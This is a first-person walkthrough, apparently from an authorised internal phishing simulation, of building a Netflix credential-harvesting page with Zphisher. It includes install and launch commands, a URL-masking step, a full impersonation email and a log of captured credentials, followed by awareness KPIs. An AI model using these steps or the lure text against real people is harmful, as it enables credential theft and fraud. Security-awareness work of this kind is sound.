


Steps In Generating a Netflix Phishing Link with Zphisher

This document records the exact steps I followed to build and deliver a Netflix-style phishing page for an internal security exercise.


1. Prerequisites I Confirmed

- I prepared a dedicated Kali Linux VM with outbound access.
- I secured written approval and defined scope for the simulation.
- I set up a LocalXpose account for external port forwarding.



2. Installing Zphisher

- I cloned the project to my home directory: `git clone https://github.com/htr-tech/zphisher.git`
- I confirmed the script launched without errors: `~/zphisher/zphisher.sh -h``.



3. Launching Zphisher

- I changed into the tool directory: `cd zphisher`
- I started the script with bash: `bash zphisher.sh`

```
(kali@kali)-[~]
$ ls
Desktop  Documents  Downloads  iplist.txt  Music  Pictures  Public  Templates  Videos  zphisher
(kali@kali)-[~]
$ cd zphisher
(kali@kali)-[~/zphisher]
$ ls
auth  Dockerfile  LICENSE  make-deb.sh  README.md  run-docker.sh  scripts  zphisher.sh
(kali@kali)-[~/zphisher]
$ bash zphisher.sh
```

```

  ZPHISHER
  Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch        [21] DeviantArt
[02] Instagram     [12] Pinterest     [22] Badoo
[03] Google        [13] Snapchat      [23] Origin
[04] Microsoft     [14] LinkedIn     [24] DropBox
[05] Netflix       [15] Ebay         [25] Yahoo
[06] Paypal        [16] Quora        [26] Wordpress
[07] Steam         [17] Protonmail   [27] Yandex
[08] Twitter       [18] Spotify      [28] Stackoverflow
[09] Playstation  [19] Reddit       [29] Vk
[10] Tiktok        [20] Adobe        [30] XBOX
[31] Mediafire     [32] Gitlab       [33] Github
[34] Discord      [35] Roblox

[99] About        [00] Exit

[-] Select an option : █
```

4. Selecting or importing the Netflix Template

- I chose the Netflix login template (option number displayed as 05 in my session).
- Zphisher presented a local URL, `http://127.0.0.1:8080` which I noted for the email.
- I masked the local URL with <https://netflix-account-renewal>

```

  ZPHISHER
  2.3.5

[-] Successfully Hosted at : http://127.0.0.1:8080
[-] Waiting for Login Info, Ctrl + C to exit... █
```

```
2PHISHER 2.3.5
[?] Do you want to change Mask URL? [y/N] : y
[-] Enter your custom URL below (Example: https://get-free-followers.com)
=> https://netflix-account-renewal
```

5. Sending the Phishing Email

- I drafted the payment-reminder email in the corporate mail client.
- I embedded the link behind a “link” button.
- I scheduled mail delivery during business hours for authenticity.

Hi Ying,

We noticed your Netflix subscription has expired, and we don't want you to miss a moment of your favorite shows and movies.

Renew now to keep enjoying unlimited streaming of the content you love — ad-free, anytime, on any device.

To avoid permanent cancellation and loss of your preferences, please update your payment method today.

Renew in one click:
[Account renewal](#)

If you need help, visit our [Help Center](#).

Thanks for being a part of Netflix. We hope to see you back soon.

—
The Netflix Team

6. Monitor Interaction

- I monitored the credential log
- I captured logs for each link click submission.

```
[~] Victim IP Found !
[~] Victim's IP : 50.66.158.213
[~] Saved in : auth/ip.txt
[~] Login info Found !!
[~] Account : ying@gmail.com
[~] Password : Countryside123
[~] Saved in : auth/usernames.dat
[~] Waiting for Next Login Info, Ctrl + C to exit. █
```

7. Terminating and Cleaning Up

- I terminated Zphisher with CTRL+C.
- I closed the localhost with `CTRL+C` if it was running.

```
[~] Saved in : auth/usernames.dat ill send you an email with instructions on how to
reset your password
[~] Waiting for Next Login Info, Ctrl + C to exit. ^C
[!] Program Interrupted.
Email
(kali@kali)~[~/zphisher]
$
```

8. Next Steps

- I analyzed the KPI data (Clicks, Credential Submissions, Reports) in Google Sheets.
- I included the findings in the final simulation report and updated the risk register.

Measured outcomes			
KPI	Baseline (before-campaign)		Post-Campaign
Link clicks	80%		30%
credential submission	60%		20%
reports	10%		80%

Prepared By: Dayo Sonibare (Cybersecurity Analyst)